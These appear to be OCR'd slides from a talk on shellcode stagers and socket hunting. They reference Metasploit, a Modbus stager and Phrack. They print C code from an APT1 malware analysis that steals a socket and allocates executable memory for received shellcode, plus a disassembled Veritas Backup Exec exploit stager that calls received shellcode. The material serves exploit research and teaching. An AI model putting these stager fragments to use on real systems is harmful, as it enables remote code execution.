
- Oriented to desktop applications
- Sometimes WinINet is filtered by endpoint protection products

WinHTTP

- Oriented to services (used by BITS and Windows Update)
- Allows SSL validation/Certificate Pinning (Useful to avoid MiTM attacks)
- Require “Keep-alive” (this is a problem with proxys HTTP 1.0). If there is enough room we can fallback to WinINet


REF: https://github.com/rapid7/metasploit-framework/wiki/The-ins-and-outs-of-HTTP-and-HTTPS-communications-in-Meterpreter-and-Metasploit-Stagers

[0x00000009]> No protocol limitations: Modbus Stager




REF: https://www.shelliscoming.com/2016/12/modbus-stager-using-plcs-as.html

[0x0000000A]> No protocol limitations: Modbus Stager



REF: https://www.shelliscoming.com/2016/12/modbus-stager-using-plcs-as.html

[0x0000000B]> Drawbacks of “universal” stagers




Option: Socket hunting

- Manual search
- Rebinding ports *
- Brute-force socket handles
  - FindTag (need *recv()* length argument)
  - FindPort (No PAT/NAT Immune)
  - Out-Of-Band Data *
  - Socket's lifetime *

IMP! Just useful when the process owns the socket (some services like DCOM, SMB, etc. are proxied through a central service and there is no socket to steal)


REF: http://phrack.org/issues/62/7.html

[0x0000000C]> Handles Table



REF: https://blogs.technet.microsoft.com/markrussinovich/2009/09/29/pushing-the-limits-of-windows-handles/

[0x0000000D]> APT1 Owned (Malware.lu CERT)




```
for (i=0; i < 128000; i++){
    struct sockaddr_in sin;
    socklen_t len = sizeof(sin);
    if (c.getsockname(i, (struct sockaddr *)&sin, &len) != -1)
        if (sin.sin_port != htons(0))
            if ( sin.sin_addr.s_addr == 0x0){
                port = sin.sin_port;
                c.closesocket(i);
            }
}
```

```
sock = c.socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
service.sin_family = AF_INET;
service.sin_addr.s_addr = 0;
service.sin_port = port;
if(c.bind(sock, (SOCKADDR *) & service, sizeof (service))
    ==  SOCKET_ERROR){
    goto exit;
}
c.listen(sock, 1);
sockc = c.accept(sock, NULL, NULL);
```

```
c.closesocket(sock);
iResult = c.recv(sockc, &len, sizeof(len), 0);
if(iResult != sizeof(len)){
    goto exit;
}
sc = c.VirtualAlloc(NULL, len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

REF: https://malware.lu/assets/files/articles/RAP002_APT1_Technical_backstage.1.0.pdf

[0x0000000E]> Veritas Backup Exploit (H.D. Moore)

```
/ (fcn) fcn.00000000 51
|   fcn.00000000 ();
|           ; CALL XREF from fcn.00000000 (0x24)
|           0x00000000      31f6           xor esi, esi
|           0x00000002      c1ec0c         shr esp, 0xc
|           0x00000005      c1e40c         shl esp, 0xc
|           0x00000008      89e7           mov edi, esp
|           0x0000000a      89fb           mov ebx, edi
|           0x0000000c      6a01           push 1                      ; 1
|           0x0000000e      8b7424fe       mov esi, dword [esp - 2]
|           ; CODE XREF from fcn.00000000 (0x2f)
|        .-> 0x00000012      31d2           xor edx, edx
|        :   0x00000014      52             push edx
|        :   0x00000015      42             inc edx
|        :   0x00000016      c1e210         shl edx, 0x10
|        :   0x00000019      52             push edx
|        :   0x0000001a      57             push edi
|        :   0x0000001b      56             push esi
|        :   0x0000001c      b8ff501140     mov eax, 0x401150ff         ; bnetns:recv()
|        :   0x00000021      c1e808         shr eax, 8                  ; shifted by 8 (avoid nulls)
|        :   0x00000024      ff10           call dword [eax]            ; recv()
|        :   0x00000026      85c0           test eax, eax
|      ,==< 0x00000028      7907           jns 0x31
|      |:   0x0000002a      89dc           mov esp, ebx
|      |:   0x0000002c      4e             dec esi
|      |:   0x0000002d      85f6           test esi, esi
|      |`=< 0x0000002f      75e1           jne 0x12
|      |     ; CODE XREF from fcn.00000000 (0x28)
\      `--> 0x00000031      ffd7           call edi                    ; run shellcode
            0x00000033      ff             invalid
```

REF: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/backupexec/name_service.rb

[0x0000000F]> Microsoft IIS 4.0/5.0 Exploit (Yuange)

